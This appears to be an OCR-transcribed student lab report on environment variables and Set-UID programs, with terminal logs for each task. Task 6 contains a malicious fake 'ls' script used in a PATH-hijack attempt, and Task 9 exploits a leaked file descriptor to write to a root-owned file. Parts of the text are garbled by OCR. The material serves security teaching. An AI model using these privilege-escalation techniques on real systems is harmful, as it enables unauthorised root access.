
Task 1: In this task I used the shell built-in commands export and unset to manage environment variables, confirming they are dynamic, named values within the shell's process space.



Task 2: The output confirms that processes created by fork() fully inherit their parent's environment variables. The only difference observed in the diff output is the _ variable, which is correctly updated to reflect the specific program name run in each step.

```
john@john-virtual-machine: ~/Downloads/Labsetup
john@john-virtual-machine:~/Downloads$ gcc myprintenv.c
cc1: fatal error: myprintenv.c: No such file or directory
compilation terminated.
john@john-virtual-machine:~/Downloads$ gcc myprintenv
/usr/bin/ld: cannot find myprintenv: No such file or directory
collect2: error: ld returned 1 exit status
john@john-virtual-machine:~/Downloads$ cd Labsetup
john@john-virtual-machine:~/Downloads/Labsetup$ gcc myprintenv.c
john@john-virtual-machine:~/Downloads/Labsetup$ ./a.out > child_env.txt
john@john-virtual-machine:~/Downloads/Labsetup$ nano myprintenv.c
john@john-virtual-machine:~/Downloads/Labsetup$ gcc myprintenv.c -o myprintenv_par
ent
john@john-virtual-machine:~/Downloads/Labsetup$ ./myprintenv_parent > parent_env.t
xt
john@john-virtual-machine:~/Downloads/Labsetup$ diff -u child_env.txt parent_env.t
xt | head
--- child_env.txt       2025-10-21 11:50:38.396507807 -0400
+++ parent_env.txt      2025-10-21 11:56:43.703925480 -0400
@@ -41,5 +41,5 @@
 PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr
/local/games:/snap/bin:/snap/bin
 GDMSESSION=ubuntu
 DBUS_SESSION_BUS_ADDRESS=unix:path=/run/user/1000/bus
```

Task 3: The output demonstrates that the execve() system call does not automatically inherit the environment, resulting in an empty or minimal list when NULL is passed. When the environment is explicitly passed (environ), the executed program receives and prints the full list of variables.

```
 OLDPWD=/home/john/Downloads
john@john-virtual-machine:~/Downloads/Labsetup$ gcc myenv.c -o myenv_execve
john@john-virtual-machine:~/Downloads/Labsetup$ ./myenv_execve > execve_null_env.t
xt 2>&1
john@john-virtual-machine:~/Downloads/Labsetup$ nano myenv_execve
john@john-virtual-machine:~/Downloads/Labsetup$ nano myenv.c
john@john-virtual-machine:~/Downloads/Labsetup$ gcc myenv.c -o myenv_execve_env
john@john-virtual-machine:~/Downloads/Labsetup$ ./myenv_execve_env > execve_with_e
nv.txt 2>71
john@john-virtual-machine:~/Downloads/Labsetup$ ./myenv_execve_env > execve_with_e
nv.txt 2>&1
john@john-virtual-machine:~/Downloads/Labsetup$ diff -u execve_null_env.txt execve
_with_env.txt | head
--- execve_null_env.txt 2025-10-21 12:00:46.698759433 -0400
+++ execve_with_env.txt 2025-10-21 12:07:50.155096420 -0400
@@ -0,0 +1,45 @@
+SHELL=/bin/bash
+SESSION_MANAGER=local/john-virtual-machine:@/tmp/.ICE-unix/1159,unix/john-virtual
-machine:/tmp/.ICE-unix/1159
+QT_ACCESSIBILITY=1
+COLORTERM=truecolor
+XDG_CONFIG_DIRS=/etc/xdg/xdg-ubuntu:/etc/xdg
+SSH_AGENT_LAUNCHER=gnome-keyring
+XDG_MENU_PREFIX=gnome-
john@john-virtual-machine:~/Downloads/Labsetup$
```

Task 4:

The system() function works by invoking a shell , and this shell is explicitly passed to the caller's environment. Therefore, any program run via system() will output the full set of environment variables inherited from the parent process.

```
john@john-virtual-machine:~/Downloads/Labsetup$ cat > system_test.c << 'EOF'
> #include <stdio.h>
> #include <stdlib.h>
>
> int main() {
>     system("/usr/bin/env");
>     return 0;
> }
> EOF
john@john-virtual-machine:~/Downloads/Labsetup$ ls -l system_test.c
-rw-rw-r-- 1 john john 97 Oct 23 11:11 system_test.c
john@john-virtual-machine:~/Downloads/Labsetup$ gcc system_test.c -o system_test
john@john-virtual-machine:~/Downloads/Labsetup$ ls -l system_test
-rwxrwxr-x 1 john john 15968 Oct 23 11:12 system_test
john@john-virtual-machine:~/Downloads/Labsetup$ ./system_test > system_env.txt 2>&
1
john@john-virtual-machine:~/Downloads/Labsetup$ wc -l system_env.txt
45 system_env.txt
john@john-virtual-machine:~/Downloads/Labsetup$ n1 -ba system_env.txt | sed -n '1,
60p'
```

```
john@john-virtual-machine: ~/Downloads/Labsetup
rz=01;31:*.cab=01;31:*.wim=01;31:*.swm=01;31:*.dwm=01;31:*.esd=01;31:*.jpg=01;35:*
.jpeg=01;35:*.mjpg=01;35:*.mjpeg=01;35:*.gif=01;35:*.bmp=01;35:*.pbm=01;35:*.pgm=0
1;35:*.ppm=01;35:*.tga=01;35:*.xbm=01;35:*.xpm=01;35:*.tif=01;35:*.tiff=01;35:*.pn
g=01;35:*.svg=01;35:*.svgz=01;35:*.mng=01;35:*.pcx=01;35:*.mov=01;35:*.mpg=01;35:*
.mpeg=01;35:*.m2v=01;35:*.mkv=01;35:*.webm=01;35:*.webp=01;35:*.ogm=01;35:*.mp4=01
;35:*.m4v=01;35:*.mp4v=01;35:*.vob=01;35:*.qt=01;35:*.nuv=01;35:*.wmv=01;35:*.asf=
01;35:*.rm=01;35:*.rmvb=01;35:*.flc=01;35:*.avi=01;35:*.fli=01;35:*.flv=01;35:*.gl
=01;35:*.dl=01;35:*.xcf=01;35:*.xwd=01;35:*.yuv=01;35:*.cgm=01;35:*.emf=01;35:*.og
v=01;35:*.ogx=01;35:*.aac=00;36:*.au=00;36:*.flac=00;36:*.m4a=00;36:*.mid=00;36:*.
midi=00;36:*.mka=00;36:*.mp3=00;36:*.mpc=00;36:*.ogg=00;36:*.ra=00;36:*.wav=00;36:
*.oga=00;36:*.opus=00;36:*.spx=00;36:*.xspf=00;36:
    34  GNOME_TERMINAL_SERVICE=:1.122
    35  SSH_AGENT_LAUNCHER=gnome-keyring
    36  SSH_AUTH_SOCK=/run/user/1000/keyring/ssh
    37  SHELL=/bin/bash
    38  QT_ACCESSIBILITY=1
    39  GDMSESSION=ubuntu
    40  LESSCLOSE=/usr/bin/lesspipe %s %s
    41  QT_IM_MODULE=ibus
    42  PWD=/home/john/Downloads/Labsetup
    43  XDG_CONFIG_DIRS=/etc/xdg/xdg-ubuntu:/etc/xdg
    44  XDG_DATA_DIRS=/usr/share/ubuntu:/usr/local/share/:/usr/share/:/var/lib/sna
pd/desktop
    45  VTE_VERSION=6800
john@john-virtual-machine:~/Downloads/Labsetup$ ls -l /bin/sh
lrwxrwxrwx 1 root root 4 Oct 21 11:28 /bin/sh -> dash
```

Task 5: The operating system sanitizes the Set-UID program's environment, meaning non-critical variables pass through, but security-sensitive ones get removed to actively block potential privilege-escalation attacks.

```
john@john-virtual-machine:~/Downloads/Labsetup$ cat > env_printer.c <<'EOF'
> #include <stdio.h>
> #include <stdlib.h>
> extern char **environ;
>
> int main()
> {
>   int i = 0;
>   while (environ[i] != NULL) {
>      printf("%s\n", environ[i]);
>      i++;
>      }
>      return 0;
> }
> EOF
john@john-virtual-machine:~/Downloads/Labsetup$ gcc env_printer.c -o foo
john@john-virtual-machine:~/Downloads/Labsetup$ sudo chown root foo
[sudo] password for john:
john@john-virtual-machine:~/Downloads/Labsetup$ sudo chmod 4755 foo
```

```
rc=01;31:*.arj=01;31:*.taz=01;31:*.lha=01;31:*.lz4=01;31:*.lzh=01;31:*.lzma=01;31:*.tlz=01;31:*.txz=01;
31:*.tzo=01;31:*.t7z=01;31:*.zip=01;31:*.z=01;31:*.dz=01;31:*.gz=01;31:*.lrz=01;31:*.lz=01;31:*.lzo=01;
31:*.xz=01;31:*.zst=01;31:*.tzst=01;31:*.bz2=01;31:*.bz=01;31:*.tbz=01;31:*.tbz2=01;31:*.tz=01;31:*.deb
=01;31:*.rpm=01;31:*.jar=01;31:*.war=01;31:*.ear=01;31:*.sar=01;31:*.rar=01;31:*.alz=01;31:*.ace=01;31:
*.zoo=01;31:*.cpio=01;31:*.7z=01;31:*.rz=01;31:*.cab=01;31:*.wim=01;31:*.swm=01;31:*.dwm=01;31:*.esd=01
;31:*.jpg=01;35:*.jpeg=01;35:*.mjpg=01;35:*.mjpeg=01;35:*.gif=01;35:*.bmp=01;35:*.pbm=01;35:*.pgm=01;35
:*.ppm=01;35:*.tga=01;35:*.xbm=01;35:*.xpm=01;35:*.tif=01;35:*.tiff=01;35:*.png=01;35:*.svg=01;35:*.svg
z=01;35:*.mng=01;35:*.pcx=01;35:*.mov=01;35:*.mpg=01;35:*.mpeg=01;35:*.m2v=01;35:*.mkv=01;35:*.webm=01;
35:*.webp=01;35:*.ogm=01;35:*.mp4=01;35:*.m4v=01;35:*.mp4v=01;35:*.vob=01;35:*.qt=01;35:*.nuv=01;35:*.w
mv=01;35:*.asf=01;35:*.rm=01;35:*.rmvb=01;35:*.flc=01;35:*.avi=01;35:*.fli=01;35:*.flv=01;35:*.gl=01;35
:*.dl=01;35:*.xcf=01;35:*.xwd=01;35:*.yuv=01;35:*.cgm=01;35:*.emf=01;35:*.ogv=01;35:*.ogx=01;35:*.aac=0
0;36:*.au=00;36:*.flac=00;36:*.m4a=00;36:*.mid=00;36:*.midi=00;36:*.mka=00;36:*.mp3=00;36:*.mpc=00;36:*
.ogg=00;36:*.ra=00;36:*.wav=00;36:*.oga=00;36:*.opus=00;36:*.spx=00;36:*.xspf=00;36:
    26  XDG_CURRENT_DESKTOP=ubuntu:GNOME
    27  VTE_VERSION=6800
    28  WAYLAND_DISPLAY=wayland-0
    29  GNOME_TERMINAL_SCREEN=/org/gnome/Terminal/screen/0518ea41_3778_44c8_ac3b_c2ad45c67895
ntu Software  ME_SETUP_DISPLAY=:1
          SCLOSE=/usr/bin/lesspipe %s %s
    32  XDG_SESSION_CLASS=user
    33  TERM=xterm-256color
    34  LESSOPEN=| /usr/bin/lesspipe %s
    35  USER=john
    36  GNOME_TERMINAL_SERVICE=:1.122
    37  DISPLAY=:0
    38  SHLVL=1
    39  QT_IM_MODULE=ibus
    40  XDG_RUNTIME_DIR=/run/user/1000
    41  XDG_DATA_DIRS=/usr/share/ubuntu:/usr/local/share/:/usr/share/:/var/lib/snapd/desktop
    42  PATH=/home/seed/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/us
r/local/games:/snap/bin:/snap/bin
    43  GDMSESSION=ubuntu
    44  DBUS_SESSION_BUS_ADDRESS=unix:path=/run/user/1000/bus
    45  OLDPWD=/home/john/Downloads
    46  _=./foo
john@john-virtual-machine:~/Downloads/Labsetup$
```

Task 6:

While I couldn't get the exploit working, the task should have demonstrated that manipulating the PATH variable causes the privileged Set-UID program to execute my malicious code with root privileges, because the system relies on shell path lookup.
The reason i could not get it working was because I typed something wrong and completely broke the file and program when I tried to remove the protections and had to reset to try and fix it.

```
john@john-virtual-machine:~/Downloads/Labsetup$ cat > ls_sys.c << 'EOF'
> #include <stdlib.h>
> int main() { system("ls"); return 0; }
> EOF
john@john-virtual-machine:~/Downloads/Labsetup$ gcc ls_sys.c -o ls_sys
john@john-virtual-machine:~/Downloads/Labsetup$ sudo chown root ls_sys
john@john-virtual-machine:~/Downloads/Labsetup$ sudo chmod 4755 ls_sys
john@john-virtual-machine:~/Downloads/Labsetup$ ls -l ls_sys
-rwsr-xr-x 1 root john 15960 Oct 23 11:34 ls_sys
john@john-virtual-machine:~/Downloads/Labsetup$ sudo touch /etc/zzz
john@john-virtual-machine:~/Downloads/Labsetup$ sudo chown root:root /etc/zzz
john@john-virtual-machine:~/Downloads/Labsetup$ sudo chmod 0644 /etc/zzz
john@john-virtual-machine:~/Downloads/Labsetup$ ls -l /etc/zzz
-rw-r--r-- 1 root root 0 Oct 23 11:35 /etc/zzz
john@john-virtual-machine:~/Downloads/Labsetup$ mkdir -p ~/fakebin
john@john-virtual-machine:~/Downloads/Labsetup$ cat > ~/fakebin/ls << 'EOF'
> #!/bin/sh
> # malicioys ls: append proof line to /etc/zzz
> echo "HACKED_BY_FAKE_LS $(id -u):$(id -n)" >> /etc/zzz 2>/dev/null || true
> # run the real ls to avoid breaking output
> /bin/ls "$@"
> EOF
john@john-virtual-machine:~/Downloads/Labsetup$ chmod +x ~fakebin/ls
chmod: cannot access '~fakebin/ls': No such file or directory
-virtual-machine:~/Downloads/Labsetup$ chmod +x ~/fakebin/ls
-virtual-machine:~/Downloads/Labsetup$ ls -l ~fakebin/ls
ls: cannot access '~fakebin/ls': No such file or directory
john@john-virtual-machine:~/Downloads/Labsetup$ ls -l ~/fakebin/ls
-rwxrwxr-x 1 john john 187 Oct 23 11:40 /home/john/fakebin/ls
john@john-virtual-machine:~/Downloads/Labsetup$ export PATH=~/fakebin:$PATH
john@john-virtual-machine:~/Downloads/Labsetup$ ./ls_sys
id: cannot print only names or real IDs in default format
```

Task 7:
I found that the dynamic linker ignores the LD_PRELOAD variable with certain commands. This is a vital security feature that prevents a regular user from using environment variables to inject and execute their own code within a privileged process.

```
john@john-virtual-machine:~/Downloads/Labsetup$ cat > myprog.c << 'EOF'
> #include <unistd.h>
> int main()
> {
> sleep(1);
> return 0;
> }
> EOF
john@john-virtual-machine:~/Downloads/Labsetup$ gcc -o myprog myprog.c
john@john-virtual-machine:~/Downloads/Labsetup$ ./myprog
I am not sleeping!
john@john-virtual-machine:~/Downloads/Labsetup$ sudo chmod u+s myprog
john@john-virtual-machine:~/Downloads/Labsetup$ ./myprog
I am not sleeping!
john@john-virtual-machine:~/Downloads/Labsetup$ sudo su
root@john-virtual-machine:/home/john/Downloads/Labsetup# export LD_PRELOAD=
./libmylib.so.1.0.1
root@john-virtual-machine:/home/john/Downloads/Labsetup# ./myprog
root@john-virtual-machine:/home/john/Downloads/Labsetup# exit
exit
john@john-virtual-machine:~/Downloads/Labsetup$ sudo su
root@john-virtual-machine:/home/john/Downloads/Labsetup# useradd -d /usr/us
er1 -m user1
root@john-virtual-machine:/home/john/Downloads/Labsetup# chown user1 myprog
root@john-virtual-machine:/home/john/Downloads/Labsetup# chgrp user1 myprog
root@john-virtual-machine:/home/john/Downloads/Labsetup# exit
exit
john@john-virtual-machine:~/Downloads/Labsetup$ export LD_PRELOAD=./libmyli
b.so.1.0.1
john@john-virtual-machine:~/Downloads/Labsetup$ ./myprog
I am not sleeping!
```

Task 8:

The attack fails because execve separates code and data, preventing user data from becoming code. System does not do this.

```
john@john-virtual-machine:~/Downloads/Labsetup$ sudo chown root catall
[sudo] password for john:
john@john-virtual-machine:~/Downloads/Labsetup$ sudo chmod 4755 catall
john@john-virtual-machine:~/Downloads/Labsetup$ ls -l catall
id: cannot print only names or real IDs in default format
/home/john/fakebin/ls: 3: cannot create /etc/zzz: Permission denied
-rwsr-xr-x 1 root john 16184 Oct 23 13:00 catall
john@john-virtual-machine:~/Downloads/Labsetup$ nano catall.c
john@john-virtual-machine:~/Downloads/Labsetup$ gcc -o catall catall.c
john@john-virtual-machine:~/Downloads/Labsetup$ sudo chown root catall
john@john-virtual-machine:~/Downloads/Labsetup$ sudo chmod 4755 catall
john@john-virtual-machine:~/Downloads/Labsetup$ ls -l catall
id: cannot print only names or real IDs in default format
/home/john/fakebin/ls: 3: cannot create /etc/zzz: Permission denied
-rwsr-xr-x 1 root john 16184 Oct 23 13:03 catall
john@john-virtual-machine:~/Downloads/Labsetup$
```

Task 9:

The vulnerability of capability leakage was manipulated here The software failed to eliminate privileged capabilities prior to downgrading. It didn't close the file, which meant the file descriptor remained active and could be used to write to the file.

```
john@john-virtual-machine:~$ cd Downloads
john@john-virtual-machine:~/Downloads$ cd Labsetup
john@john-virtual-machine:~/Downloads/Labsetup$ gcc -o cap_leak cap_leak.c
john@john-virtual-machine:~/Downloads/Labsetup$ sudo chown root cap_leak
[sudo] password for john:
john@john-virtual-machine:~/Downloads/Labsetup$ sudo chmod 4755 cap_leak
john@john-virtual-machine:~/Downloads/Labsetup$ ls -l cap_leak
-rwsr-xr-x 1 root john 16272 Oct 23 13:28 cap_leak
```

```
john@john-virtual-machine:~/Downloads/Labsetup$ sudo su
root@john-virtual-machine:/home/john/Downloads/Labsetup# cd /etc/
root@john-virtual-machine:/etc# touch zzz
root@john-virtual-machine:/etc# cat zzz
root@john-virtual-machine:/etc# //null
bash: //null: No such file or directory
root@john-virtual-machine:/etc# exit
exit
john@john-virtual-machine:~/Downloads/Labsetup$ ./cap_leak
fd is 3
$ cat /etc/zzz
$ null
```

```
$ echo "testing" >&3
$ echo "writing"
writing
$ echo "writing" >&3 cat
$ cat /etc/zzz
testing
writing cat
```